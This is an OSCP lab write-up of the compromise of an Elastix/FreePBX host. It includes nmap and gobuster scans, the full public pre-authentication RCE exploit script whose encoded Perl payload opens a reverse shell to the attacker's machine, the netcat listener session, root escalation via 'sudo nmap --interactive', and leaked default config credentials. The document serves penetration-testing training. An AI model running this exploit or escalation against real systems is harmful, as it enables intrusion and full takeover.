10.11.1.217

- **OSCP靶机难度为简单， 考察点为基本的漏洞寻找以及利用**
- 有兔子洞，需要谨慎对待

- At first using nmap to sacn for ports and possible vulnerabilities


```
# Nmap 7.92 scan initiated Mon Nov 22 15:08:59 2021 as: nmap -sV -A -o namp_ports.txt 10.11.1.217
Nmap scan report for 10.11.1.217
Host is up (0.30s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 1a:f6:e5:4c:f5:65:5c:a3:79:ce:e1:30:f9:5a:9c:af (DSA)
|_  2048 b1:9e:c8:ea:eb:4c:fc:55:cb:1e:4d:4c:40:6e:80:f2 (RSA)
25/tcp   open  smtp?
|_smtp-commands: hotline.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
8BITMIME, DSN
80/tcp   open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.11.1.217/
110/tcp  open  pop3?
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            833/udp   status
|_  100024  1            836/tcp   status
143/tcp  open  imap?
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_imap-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
443/tcp  open  ssl/http   Apache httpd 2.2.3 ((CentOS))
```

```
yName=--
| Not valid before: 2012-03-23T19:29:13
|_Not valid after:  2013-03-23T19:29:13
|_http-server-header: Apache/2.2.3 (CentOS)
|_ssl-date: 2021-11-23T01:14:18+00:00; +4h59m59s from scanner time.
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Elastix - Login page
993/tcp  open  imaps?
995/tcp  open  pop3s?
3306/tcp open  mysql?
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
4445/tcp open  upnotifyp?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/22%OT=22%CT=1%CU=38079%PV=Y%DS=2%DC=T%G=Y%TM=619BFA
OS:E1%P=x86_64-pc-linux-gnu)SEQ(SP=C6%GCD=1%ISR=C9%TI=Z%II=I%TS=A)OPS(O1=M5
OS:4EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11NW7%O
OS:6=M54EST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%D
OS:F=Y%T=40%W=16D0%O=M54ENNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

- we didn't find any vulns through nmap, but we got some useful infomations about ports.


```
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
25/tcp   open  smtp
80/tcp   open  http       Apache httpd 2.2.3
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
443/tcp  open  ssl/http   Apache httpd 2.2.3 ((CentOS))
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
```

- when we use 80 port to login , it automatically jumps to 443 port,and use HTTPS protocol




- I tried several possible passwords, but it didn't work, but we know something is called elastix
- use gubuster to scan website's directory

```
sudo gobuster dir -u https://10.11.1.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 120 -n -o ./gubuster_https.txt
```



- then we scan /vtigercrm/ include some insteresting info,but I did't do it. because I find the other way to solve it.

- In the previous login window we found a system named elastix, we found some vulns in elastix through searchsploit



- It has been proves to be effective through Google: FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
- it including:

```
#!/usr/bin/python
###########################################################
# Exploit Title: FreePBX / Elastix pre-authenticated remote code execution exploit
# Google Dork: oy vey
# Date: March 23rd, 2012
# Author: muts, SSL update by Emporeo
# Version: FreePBX 2.10.0/ 2.9.0, Elastix 2.2.0, possibly others.
# Tested on: multiple
# CVE : notyet
# Blog post : http://www.offensive-security.com/vulndev/freepbx-exploit-phone-home/
# Archive Url : http://www.offensive-security.com/0day/freepbx_callmenum.py.txt
###########################################################
# Discovered by Martin Tschirsich
# http://seclists.org/fulldisclosure/2012/Mar/234
# http://www.exploit-db.com/exploits/18649
###########################################################
import urllib
import ssl
rhost="10.11.1.217"
lhost="192.168.119.213"
lport=4444
extension="1000"

ssl._create_default_https_context = ssl._create_unverified_context

# Reverse shell payload

url = 'https://'+str(rhost)+'/recordings/misc/callme_page.php?
action=c&callmenum='+str(extension)+'@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-
MIO%20-
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22'+str(
lhost)+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'

urllib.urlopen(url)

# On Elastix, once we have a shell, we can escalate to root:
# root@bt:~# nc -lvp 443
# listening on [any] 443 ...
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
```

```
# sudo nmap --interactive

# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
# Welcome to Interactive Mode -- press h <enter> for help
# nmap> !sh
# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

- Follow the script and we will be successful

```
┌──(kali㉿kali)-[~/oscp/10.11.1.217]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.213] from (UNKNOWN) [10.11.1.217] 37442
whoami
asterisk
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> nmap> !sh
Unknown command (nmap>) -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
pwd
/tmp
```


```
┌──(kali㉿kali)-[~/oscp/10.11.1.217]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.213] from (UNKNOWN) [10.11.1.217] 37442
whoami
asterisk
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> nmap> !sh
Unknown command (nmap>) -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
pwd
/tmp
```


- we might use this vuln and get some infomations but it didn't work:

'Elastix 2.2.0 - 'graph.php' Local File Inclusion'

- we get username and password in it, but it's useless

```
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=admin
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=admin

```

- username: admin and password:admin can login elastix login page, but we can't get any useful infomations.